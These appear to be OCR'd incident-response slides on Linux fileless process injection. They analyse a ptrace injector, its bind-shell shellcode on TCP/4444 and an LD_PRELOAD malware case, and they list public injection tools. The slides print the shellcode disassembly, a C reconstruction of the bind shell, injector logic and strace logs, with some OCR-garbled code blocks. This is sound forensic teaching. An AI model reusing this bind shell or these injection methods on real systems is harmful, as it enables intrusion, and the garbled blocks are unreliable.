0x00400da8 4889b520ffff. mov qword [str], rsi ; argv
0x00400daf 4889e0 mov rax, rsp
0x00400db2 4989c4 mov r12, rax
0x00400db5 bfa0256000 mov edi, obj.stub ; 0x6025a0 ; ~j9X¥x0f¥x05H1¥xfFH9¥xf8t¥fj>XH¥x89¥xf7
0x00400dba e8f1fcffff call sym.imp.strlen ;[1] ; size_t strlen(const char *)
0x00400dbf 4889c3 mov rbx, rax
0x00400dc2 bfc0256000 mov edi, obj.shellcode ; 0x6025c0 ; const char *s
0x00400dc7 e8e4fcffff call sym.imp.strlen ;[1] ; size_t strlen(const char *)
0x00400dcc 4801d8 add rax, rbx
0x00400dcf 4883c001 add rax, 1
0x00400dd3 4889c2 mov rdx, rax
0x00400dd6 4883ea01 sub rdx, 1
0x00400dda 488955e8 mov qword [var_18h], rdx
0x00400dde ba10000000 mov edx, 0x10 ; 16
0x00400de3 4883ea01 sub rdx, 1
0x00400de7 4801d0 add rax, rdx
0x00400dea 48c78518ffff. mov qword [var_e8h], 0x10 ; 16
0x00400df5 ba00000000 mov edx, 0
0x00400dfa 48f7b518ffff. div qword [var_e8h]

-> s 0x6025a0
-> prx
- offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x006025a0 j9X..H1.H9.t.j>XH..j.^.....1.1.1.....)....H1.Ph...¥
0x006025e0 .D$.H.....1.....2..1.1....+....H1....!.....!.....!...H1
0x00602620 .H../bin/shH...SH..H1.PWH...;.P_<.....

-> #
-> # this is the shellcode, looks like a back connect shell or something...
```

# Incident #1 happens, getting into victim machine

After taking a while in reversing, the “injecting” code looks like this in C, the ptrace is used to gain the state memory injection.

```

1 int main(int argc, const char **argv, const char **envp)
2 {
3     var_flag_for_usage = argc;                ## 0
4     var_pid = argv;                          ## pid number
5     var_stub_length = strlen(stub);
6     var_stub_and_shellcode_length = var_stub_length + strlen(shellcode) + 1;
7     var_clean_stub_and_shellcode_length = var_stub_and_shellcode_length - 1;
8     var_16 = 16;
9     var_malloc1 = alloca(16 * ((var_stub_and_shellcode_length + 15) / 0x10));
10    var_stub_and_shellcode = (char *)&var_pointer_to_stub_shellcode;
11    sprintf((char *)&var_pointer_to_stub_shellcode, "%s%s", stub, shellcode);
12    parseopts(var_flag_for_usage, var_pid); // print PID
13    var_pid_atoi = atoi(var_pid[1]);
14    attach(var_pid_atoi);
15    var_malloc_addr_result = inject(var_pid_atoi, var_stub_and_shellcode);
16    memset(&var_FLAG_hit_to_1, 0, 0x98);
17    var_FLAG_hit_to_1 = ret_handler;
18    sigaction(12, (const struct sigaction *)&var_FLAG_hit_to_1, 0);
19    func_ptrace_cont(var_pid_atoi);           ## shellcode is executed here
20    while ( !hit )
21        ;
22    set_regs(var_pid_atoi, var_malloc_addr_result);
23    detach(var_pid_atoi);
24    return 0;
25 }
26
27

```

# Incident #1 happens, getting into victim machine

There are “stub” and “shellcode”, if both merged, will have same hash as injected shellcode. The “stub part is reversed to be a beginning of a program which will call the `sys_exit()` if ERR, OR it will `sys_fork()` if all okay.

```
[0x006025a0 [xAdvc]0 53% 180 injecting]> pd $r @ obj.stub
```

```

;-- stub:
; DATA XREFS from main @ 0x400db5, 0x400e1c
0x006025a0 6a39      push 0x39
0x006025a2 58        pop rax
0x006025a3 0f05     syscall
0x006025a5 4831ff   xor rdi, rdi
0x006025a8 4839f8   cmp rax, rdi
;-- "~t%fj>XH":
0x006025ab .string "~t%fj>XH" ; len=7
0x006025b2 f76a0c   imul dword [rdx + 0xc]
0x006025b5 5e       pop rsi
0x006025b6 0f05     syscall
0x006025b8 c3       ret
0x006025b9 0000    add byte [rax], al
0x006025bb 0000    add byte [rax], al
0x006025bd 0000    add byte [rax], al
0x006025bf ~ 00909031c031 add byte [rax + 0x31c03190], dl

```

```
; '9' ; 57 ; syscall 0x39
```

```
; sys_fork
```

```
; correct asm = push 3e ; pop rax ; mov rdi, rsi <= pid
```

```
; push 0x0c syscall number 0x39
```

```
; sys_kill
```

# Incident #1 happens, getting into victim machine

The “shellcode” blob looks like this at the beginning, `sys_socket`, `sys_bind`, `sys_listen` & `sys_accept` calls are used, pointing to TCP/4444 hardcoded.

```


0x006025c6  31d2    xor edx, edx
0x006025c8  b001    mov al, 1
0x006025ca  89c6    mov esi, eax
0x006025cc  fec0    inc al
0x006025ce  89c7    mov edi, eax
0x006025d0  b206    mov dl, 6
0x006025d2  b029    mov al, 0x29 ; ')' ; 41
0x006025d4  0f05    syscall ; sys_socket
0x006025d6  93      xchg eax, ebx
0x006025d7  4831c0  xor rax, rax
0x006025da  50      push rax
0x006025db  680201115c push 0x5c110102 ; push port number 4444 (0x11c5) into stack as args for sys_bind
0x006025e0  88442401 mov byte [rsp + 1], al
0x006025e4  4889e6  mov rsi, rsp
0x006025e7  b210    mov dl, 0x10 ; 16
0x006025e9  89df    mov edi, ebx
0x006025eb  b031    mov al, 0x31 ; '1' ; 49
0x006025ed  0f05    syscall ; sys_bind
0x006025ef  b005    mov al, 5
0x006025f1  89c6    mov esi, eax
0x006025f3  89df    mov edi, ebx
0x006025f5  b032    mov al, 0x32 ; '2' ; 50
0x006025f7  0f05    syscall ; sys_listen
0x006025f9  31d2    xor edx, edx
0x006025fb  31f6    xor esi, esi
0x006025fd  89df    mov edi, ebx
0x006025ff  b02b    mov al, 0x2b ; '+' ; 43
0x00602601  0f05    syscall ; sys_accept
0x00602603  89c7    mov edi, eax

```

# Incident #1 happens, getting into victim machine

After receiving data, it will be executed via /bin/sh by parsing (stdout) and all of these is happening in memory, a fileless scheme execution mode.

```
e [xAdvc]0 53% 180 injecting]> pd $r @ obj.shellcode+78 # 0x60260e
0x0060260e   fec0           inc al
0x00602610   89c6           mov esi, eax
0x00602612   b021           mov al, 0x21           ; '!' ; 33
0x00602614   0f05           syscall                ; sys_dup2
0x00602616   fec0           inc al
0x00602618   89c6           mov esi, eax
0x0060261a   b021           mov al, 0x21           ; '!' ; 33
0x0060261c   0f05           syscall                ; sys_dup2
0x0060261e   4831d2        xor rdx, rdx
0x00602621   ~ 48bbff2f6269. movabs rbx, 0x68732f6e69622fff
;-- ~/bin/shH~:
0x00602624   .string ~/bin/shH~ ; len=9
0x0060262d   eb08           jmp 0xb02c37
0x0060262f   53            push rbx
0x00602630   4889e7        mov rdi, rsp
0x00602633   4831c0        xor rax, rax
0x00602636   50            push rax
0x00602637   57            push rdi
0x00602638   4889e6        mov rsi, rsp
0x0060263b   b03b           mov al, 0x3b           ; ';' ; 59
0x0060263d   0f05           syscall                ; sys_execve
0x0060263f   50            push rax
0x00602640   5f            pop rdi
0x00602641   b03c           mov al, 0x3c           ; '<' ; 60
0x00602643   0f05           syscall                ; sys_exit
0x00602645   0000          add byte [rax], al
0x00602647   ~ 0000          add byte [rax], al
```



# Incident #1 happens, getting into victim machine

Reversed shellcode further, turned out to be a commonly used bind shell

```

30 int main ()
31 {
32     struct sockaddr_in addr;
33     addr.sin_family = AF_INET;
34     addr.sin_port = htons(4444);
35     addr.sin_addr.s_addr = INADDR_ANY;
36
37     int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
38     bind(sock_fd, (struct sockaddr *)&addr, sizeof(addr));
39     listen(sock_fd, 0);
40
41     int conn_fd = accept(sock_fd, NULL, NULL);
42     for (int i = 0; i < 3; i++)
43     {
44         dup2(conn_fd, i);
45     }
46
47     execve("/bin/sh", NULL, NULL);
48     return 0;
49 }

```



# What do we learn from this case #1?

## 1. Reverse engineering is a must

Without analyzing the code, we will not understand the actual situation for the further IR handling. You can see that the “date” was forked because of shellcode, and it will stop binding if /bin/sh is executed, at least the program will not listening into TCP/4444 anymore, yet it still does when sysadmin found out. WHY?

## 2. Linux on-memory analysis

In each memory injection case, you can do an on-memory "hot" analysis for injected process like this. the concept is doable, and works for memory injection, thread injection, unpacking memory injection, and so on. Works in ICS, Servers, Clouds VM, etc Linux.

## 3. The legendary injection scheme

For injection method. This is only injection case using ptrace method AND there more savvy methods to come in the next slides.

What do we learn from this case #1?

OSINT is on!



# What do we learn from this case #1?

OSINT shows later in it is a process injection wrapper made by C

jtripper / **parasite**

<> Code Issues 0 Pull requests 0 Projects 0

Linux Runtime Process Injection Tool

6 commits 2 branches

Branch: master New pull request

Cannot retrieve the latest commit at this time.

- bin
- include
- src
- LICENSE
- Makefile

```

1 int main(int argc, const char **argv, const char *envp)
2 {
3     var_flag_for_usage = argc;
4     var_pid = argv;
5     var_stub_length = strlen(stub);
6     var_stub_and_shellcode_length = var_stub_length + var_stub_and_shellcode_length;
7     var_clean_stub_and_shellcode_length = var_stub_and_shellcode_length - var_16;
8     var_16 = 16;
9     var_malloc1 = malloc(16 * ((var_stub_and_shellcode_length + var_16) / var_16));
10    var_stub_and_shellcode = (char *)var_malloc1;
11    sprintf((char *)var_stub_and_shellcode, "%s", stub);
12    int main ()
13    {
14        struct sockaddr_in addr;
15        addr.sin_family = AF_INET;
16        addr.sin_port = htons(4444);
17        addr.sin_addr.s_addr = INADDR_ANY;
18
19        int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
20        bind(sock_fd, (struct sockaddr *)&addr, sizeof(addr));
21        listen(sock_fd, 0);
22
23        int conn_fd = accept(sock_fd, NULL, NULL);
24        for (int i = 0; i < 3; i++)
25        {
26            dup2(conn_fd, i);
27        }
28
29        execve("/bin/sh", NULL, NULL);
30        return 0;
    }

```



# Let's reproduce, a re-gen for memory forensics

It uses ptrace to enumerate memory for injection, see the pattern below.

When ptrace\_cont was executed the shellcode is executed.

```
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce2137828, [0xda9e0]) = 0↓
write(1, "[*] munmap found at 0x7f1ce22069e0\n", 35) = 35↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069de, [0xf0000000bb89090]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069d6, [0x909090909090eae]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069ce, [0xffc88348118964c2]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069c6, [0x2948d231002ac44e]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069be, [0xd8b48c30173ffff]) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069be, [0xd8b48c30173ffff]) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356890) = 0↓
ptrace(PTRACE_SETREGS, 4121, 0, 0x2356890) = 0↓
ptrace(PTRACE_PEEKDATA, 4121, 0x7f1ce22069c2, [0x2ac44e0d8b48c3]) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce22069c2, 0x2ac44e0d8b48cc) = 0↓
ptrace(PTRACE_CONT, 4121, 0, SIG_0) = 0↓
--- SIGCHLD (Child exited) @ 0 (0) ---↓
wait4(4121, [{WIFSTOPPED(s) && WSTOPSIG(s) == SIGTRAP}], WSTOPPED, NULL) = 4121↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356970) = 0↓
ptrace(PTRACE_GETSIGINFO, 4121, 0, {si_signo=SIGTRAP, si_code=0x80, si_pid=0, si_
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce22069c2, 0x2ac44e0d8b48c3) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356a50) = 0↓
ptrace(PTRACE_SETREGS, 4121, 0, 0x2356a50) = 0↓
ptrace(PTRACE_GETREGS, 4121, 0, 0x2356b30) = 0↓
getpid() = 4132↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4000, 0xf58396a) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4004, 0xff314805) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4008, 0x74f83948) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d400c, 0x583e6a0c) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4010, 0x6af78948) = 0↓
ptrace(PTRACE_POKEDATA, 4121, 0x7f1ce26d4014, 0x50f5e0c) = 0↓
```





*You got a fileless injection!*



# Incident #2 happens, getting into victim machine

In this incident the bogus processes in the memory appears and having a well implanted of library inside.

```
kippo@<redacted> $
kippo@<redacted> $ r2 -d 19887
= attach 19887 19887
bin.baddr 0x08048000
Using 0x8048000
asm.bits 32
-- How about a nice game of chess?
[0xb76e4d40]> s 0x8048000
[0x08048000]> prx
- offset - 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
0x08048000 .ELF.....4.....4.....4.....<#. ....4...4...
0x08048040 4.....4.....4.....4.....
0x08048080 ....x...x.....x...x...x...$.
0x080480c0 .....H...H...H...D...D.....P.tdl...l...
[0x08048000]>
[0x08048000]> e asm.bits
32
[0x08048000]> ie
[Entrypoints]
vaddr=0x08048360 paddr=0x00000360 haddr=0x00000018 hvaddr=0x08048018 type=program

1 entrypoints

[0x08048000]> pdf @0x08048360
p: Cannot find function at 0x08048360
[0x08048000]> s 0x08048360;af;pdf
;-- section..text:
;-- .text:
;-- _start:

/ (fcn) entry0 33
entry0 ();
0x08048360 31ed xor ebp, ebp
0x08048362 5e pop esi
0x08048363 89e1 mov ecx, esp
0x08048365 83e4f0 and esp, 0xffffffff0
0x08048368 50 push eax
0x08048369 54 push esp
```

```
0x0804836a 52 push eax
0x0804836b 6840850408 push sym.__libc_csu_fini ; 0x8048540
0x08048370 68d0840408 push sym.__libc_csu_init ; 0x80484d0 ;
0x08048375 51 push ecx
0x08048376 56 push esi
0x08048377 68a6840408 push main ; sym.main
; 0x80484a6
¥ 0x0804837c e8bfffffff call sym.imp.__libc_start_main ; int __li
func rtld_fini, void *stack_end)
[0x08048360]> s 0x80484a6
[0x080484a6]> af
[0x080484a6]> pdf
/ (fcn) main 36
int main (int argc, char **argv, char **envp);
; arg int32_t arg_4h @ esp+0x4
; DATA XREF from entry0 @ 0x8048377
0x080484a6 8d4c2404 lea ecx, [arg_4h]
0x080484aa 83e4f0 and esp, 0xffffffff0
0x080484ad ff71fc push dword [ecx - 4]
0x080484b0 55 push ebp
0x080484b1 89e5 mov ebp, esp
0x080484b3 51 push ecx
0x080484b4 83ec04 sub esp, 4
0x080484b7 e89fffffff call sym.sleepfunc
0x080484bc b800000000 mov eax, 0
0x080484c1 83c404 add esp, 4
0x080484c4 59 pop ecx
0x080484c5 5d pop ebp
0x080484c6 8d61fc lea esp, [ecx - 4]
¥ 0x080484c9 c3 ret
[0x080484a6]> ]
```

This is the bogus bash.sh which ELF and doing only looping too....



# Incident #2 happens, getting into victim machine

Use the memory map again to seek the injected library is located..

And you'll find the bogus injected library ELF file (.so)

```

0xb76defb0 ffff ffff ffff ffff ffff ffff ffff ..... 0xb76df110 0000 0000 1000 1700 9900 0000 9417 0000 .....
0xb76defc0 ffff ffff ffff ffff ffff ffff ffff ..... 0xb76df200 0000 0000 1000 1700 1000 0000 ac03 0000 .....
0xb76defd0 ffff ffff ffff ffff ffff ffff ffff .....
0xb76defe0 ffff ffff ffff ffff ffff ffff ffff .....
0xb76deff0 ffff ffff ffff ffff ffff ffff ffff .....
0xb76df000 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF.....
0xb76df010 0300 0300 0100 0000 2004 0000 3400 0000 .....4.....
0xb76df020 cc10 0000 0000 0000 3400 2000 0600 2800 .....4.....
0xb76df030 2100 1e00 0100 0000 0000 0000 0000 0000 .....!.....
0xb76df040 0000 0000 7006 0000 7006 0000 0500 0000 .....!.....
0xb76df050 0010 0000 0100 0000 7006 0000 7016 0000 .....!.....
0xb76df060 7016 0000 2401 0000 2801 0000 0600 0000 .....!.....
0xb76df070 0010 0000 0200 0000 8006 0000 8016 0000 .....!.....
0xb76df080 8016 0000 e000 0000 e000 0000 0600 0000 .....!.....
0xb76df090 0400 0000 0400 0000 f400 0000 f400 0000 .....!.....
0xb76df0a0 f400 0000 2400 0000 2400 0000 0400 0000 .....!.....
0xb76df0b0 0400 0000 50e5 7464 c405 0000 c405 0000 .....!.....
0xb76df0c0 c405 0000 2400 0000 2400 0000 0400 0000 .....!.....
0xb76df0d0 0400 0000 51e5 7464 0000 0000 0000 0000 .....!.....
0xb76df0e0 0000 0000 0000 0000 0000 0000 0600 0000 .....!.....
0xb76df0f0 1000 0000 0400 0000 1400 0000 0300 0000 .....!.....
0xb76df100 474e 5500 80d9 d56d 3df9 a832 db6d 46a4 GNU...m=..2.mF.
0xb76df110 0cbe adba fda7 8922 0300 0000 0700 0000 .....!.....
0xb76df120 0200 0000 0600 0000 8c00 2003 00d5 4009 .....!.....
0xb76df130 0700 0000 0a00 0000 0c00 0000 2c52 5187 .....!.....
0xb76df140 4245 d5ec bbe3 927c d871 581c b98d f10e BE.....|..qX.....
0xb76df150 ead3 ef0e 9930 920f 0000 0000 0000 0000 .....!.....
0xb76df160 0000 0000 0000 0000 1c00 0000 0000 0000 .....!.....
0xb76df170 0000 0000 0000 0000 5200 0000 0000 0000 .....!.....

```

```

:> pf_elf_header
ident :
      struct<elf_ident>
magic : 0xb76df000 = "\001\001\001\001"
class : 0xb76df004 = class (enum elf_class) = 0x1 ; ELFCLASS32
data : 0xb76df005 = data (enum elf_data) = 0x1 ; ELFDATA2LSB
version : 0xb76df006 = version (enum elf_hdr_version) = 0x1 ; EV_CURRENT
type : 0xb76df010 = type (enum elf_type) = 0x3 ; ET_DYN
machine : 0xb76df012 = machine (enum elf_machine) = 0x3 ; EM_386
version : 0xb76df014 = version (enum elf_obj_version) = 0x1 ; EV_CURRENT
entry : 0xb76df018 = 0x00000420
phoff : 0xb76df01c = 0x00000034
shoff : 0xb76df020 = 0x000010cc
flags : 0xb76df024 = 0x00000000
ehsize : 0xb76df028 = 0x0034
phentsize : 0xb76df02a = 0x0020
phnum : 0xb76df02c = 0x0006
shentsize : 0xb76df02e = 0x0028
shnum : 0xb76df030 = 0x0021
shstrndx : 0xb76df032 = 0x001e

```

The next is to dump and analyze this malicious shared object ELF..



# What do we learn from this case #2 now?

1. Not only static or dynamic/static ELF binaries but modules files (.so) are also applicable to be injected to the memory of a process
2. Hot forensics for the hacked Linux systems will do just great, but remember that you **MUST** also do the Cold Forensics too (it is a must!). In many cases we don't know how the bogus objects are injected into the memory **UNLESS** we have extra references from the forensics.
3. In this case the below commands were figured in the swap-out area in the hard disk free space sectors (from memory caching), the process were injected with the below command line:  
`./f**ckyou -n ./bash.sh ./ld-ucclib.so`
4. Fileless case ; In this case we know that adversaries knows what system is used, cleverly faking inject base process & injected modules to then deleting all (FILELESS).
5. Attackers tend to inject to 100% positive inject-able process (decoys).

What do we learn from this case #2?

OSINT is on!



# What do we learn from this case #2?

OSINT shows the process injector part was originated from this code:

The screenshot shows the GitHub repository page for 'gaffe23 / linux-inject'. The repository description is 'Tool for injecting a shared object into a Linux process'. The page shows 100 commits and a list of files including .gitignore, LICENSE.txt, and Makefile. A red box highlights the 'Usage' section, which contains the command: `./inject [-n process-name] [-p pid] [library-to-inject]`.

# Let's reproduce, regen for memory forensics

It uses also ptrace to enumerate memory for injection, but different pattern:

```

open("/proc/20389/maps", O_RDONLY) = 3↓
fstat64(3, {st_dev=makedev(0, 3), st_ino=194303461, st_mode=S_IFREG|044
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
read(3, "08048000-08049000 r-xp 00000000 08:06 9439943 /home/kippo/t
close(3) = 0↓
munmap(0xb778c000, 4096) = 0↓
ptrace(PTRACE_SETREGS, 20389, 0, 0xbfe129c8) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048004, [0x10101]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048008, [0]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x804800c, [0]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048010, [0x30002]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048014, [0x1]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048018, [0x8048360]) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048004, 0x4ee58955) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048008, 0x89d3ff51) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x804800c, 0x16accc3) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048010, 0xccd7ff53) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048014, 0x5dd6ff53) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048018, 0xb77779cc) = 0↓
ptrace(PTRACE_CONT, 20389, 0, SIG_0) = 0↓
nanosleep({0, 5000000}, NULL) = ? ERESTART_RESTARTBLOCK (Interrupte
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_TRAPPED, si_pid=20389, si_ui
restart_syscall(<... resuming interrupted call ...>) = 0↓
ptrace(PTRACE_GETSIGINFO, 20389, 0, {si_signo=SIGTRAP, si_code=SI_KERNE
ptrace(PTRACE_GETREGS, 20389, 0, 0xbfe12984) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07018, 0x6d6f682f) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a0701c, 0x696b2f65) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07020, 0x2f6f7070) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07024, 0x74736574) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07028, 0x6e696c2f) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a0702c, 0x692d7875) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07030, 0x63656a6e) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07034, 0x61732f74) = 0↓

```

# Ptrace basis process injection other tools in incidents

These are the process injection resources aiming Linux that I faced so far in MMD cases. None of these cases we published.

Injection Tools/Frameworks	Coded by	Fav / Forked	Purpose
gaffe23/linux-inject	C	489 / 147	Injection of shared object (ptrace)
hc0d3r/alfheim	C	196 / 38	Inject file or shellcode, with ptrace mmap & shellcode
hc0d3r/alfheim	C	68 / 24	Inject file or shellcode, with or without ptrace
XiphosResearch/steelcon-python-injection	Python	47 / 25	Python Process Injection
kubo/injector	C	44 / 11	Inject shared library into a Linux
jtripper/parasite	C	38 / 16	Uses ptrace, mmap & copy shellcode into last address
Srakai/Adun	C	27 / 5	Injection with JUMP to shellcode from rip
narhen/procjack	C	6 / 3	Injection of wrapper with shellcode, use Capstone ptrace

# Other injection: Shared object (Mayhem framework)

This is case where LD\_PRELOAD is used to inject malware shared object into kernel to perform intercepting of a syscall. It's ALMOST fileless..

See MMD blog for the further details



## Malware Must Die!

The MalwareMustDie Blog ([blog.malwaremustdie.org](http://blog.malwaremustdie.org))

```

2 use Config;
3
4 $S032="\x7f\x45\x4c\x46\x01\..\x00";
5 $S064="\x7f\x45\x4c\x46\x02\..\x00";
6
7 # detect system
8 $name = "%helper";
9 open F, $name and binmode F and read (F, $buf, 8) and close F;
10 @b = unpack("C*", $buf);
11 $sys = $b[7];
12 print "System is ".$sys == 9 ? "FreeBSD" : "Linux")."\n";
13
14 # drop library x32
15
16 $so = $S032;
17 open $F, ">./cong32.so";
18 print $F $so;
19 close $F;
20 print "Dropped library x32\n";
21
22
23 # drop library x64
24 $so = $S064;
25 open $F, ">./cong64.so";
26 print $F $so;
27 close $F;
28 print "Dropped library x64\n";
29
30 exit 0;

```

Thursday, May 8, 2014

### MMD-0020-2014 - Analysis of Linux/Mayhem infection: A shared DYN libs malicious ELF: libworker.so

This is the analysis story based on the incident handling on the server side incident, caused by a hack to perform some malicious attack to a compromised server, so it is the server side malware analysis, with using the rather sophisticated method of LD\_PRELOAD, with the summary as per below:

In the end of March 2014 I helped a friend who has problem with his service perimeter from a hack case. The attack was a classic WordPress hack using the vulnerability scanner on certain user's

```

$ md5 lib*
MD5 (libworker1-32.so) = 15584bc865d01b7adb7785f27ac60233
MD5 (libworker1-64.so) = f9aeda08db9fa8c1877e05fe0fd8ed21
MD5 (libworker2-32.so) = 15584bc865d01b7adb7785f27ac60233
MD5 (libworker2-64.so) = f9aeda08db9fa8c1877e05fe0fd8ed21
// noted see only one x32 and one x64 binaries used for multiple injecti

$ file lib*
libworker1-32.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV)
libworker1-64.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
libworker2-32.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV)
libworker2-64.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)

```

commended UNIX permission on  
iD with the Linux binaries  
ck is meant to aim the both



# Mayhem framework : module installer injection

This threat is using LD\_PRELOAD to load the Mayhem installer shared\_object into the memory & intercept syscall to download payloads.

```

1  #define _GNU_SOURCE
2  #include <dlfcn.h>
3  #include <stdio.h>
4
5  FILE *fopen(const char *path, const char *mode)
6  {
7      /* Any faking codes */
8      printf("One's made this| to fake fopen a file %s\n", path);
9      /* Any faking codes */
10
11     /* Malicious injection code is in here */
12     printf("Malware moronz will go to jail..\n");
13     /* End of malicious code */
14
15     /* Real command following the fakes & malicious code */
16     FILE *(*original_fopen)(const char*, const char*);
17     original_fopen = dlsym(RTLD_NEXT, "fopen");
18     return (*original_fopen)(path, mode);
19 }

```

```

$ gcc -shared -fPIC -o malcode_shared_obj.so malcode_shared_obj.c -ldl
$ LD_PRELOAD=./malcode_shared_obj.so ./dynamic_bin_to_trigger_mal_function
One's amde this to fake fopen a file
Malware moronz wll go to jail..
$ █

```

# Noteable process injection (with known) methods

These methods are not (yet) found in incidents but has a big potential to be used by adversaries. Combination methods and scripting is used, so the level is higher, a skillful attacker or frameworks can make a use of them

Injection Tools/Frameworks	Coded by	URL	How
Sektor7: Pure In-Memory (Shell)Code Injection In Linux Userland	C	<a href="https://blog.sektor7.net/#!res/2018/pure-in-memory-linux.md">https://blog.sektor7.net/#!res/2018/pure-in-memory-linux.md</a>	In memory only injection with clear samples and Python regeneration script
Gotham Digital Science: Linux based inter-process code injection without ptrace	C	<a href="https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html">https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html</a>	without ptrace using the /proc/\${PID}/maps and /proc/\${PID}/mem ; using LD_PRELOAD and overwriting stack

# Noteable process Injection (with known) methods

Next case method is “creative”, it uses “gdb” as armor ptrace but injecting with `__libc_dlopen_mode()`, same concept as [“gaffe23 linux-inject”](#)

## Process Injection with GDB

🕒 8 minute read

Inspired by [excellent CobaltStrike training](#), I set out to work out an easy way to inject into processes in Linux. There’s been quite a lot of experimentation with this already, usually using [ptrace\(2\)](#) or [LD\\_PRELOAD](#), but I wanted something a little simpler and less error-prone, perhaps trading ease-of-use for flexibility and works-everywhere. Enter GDB and shared object files (i.e. libraries).

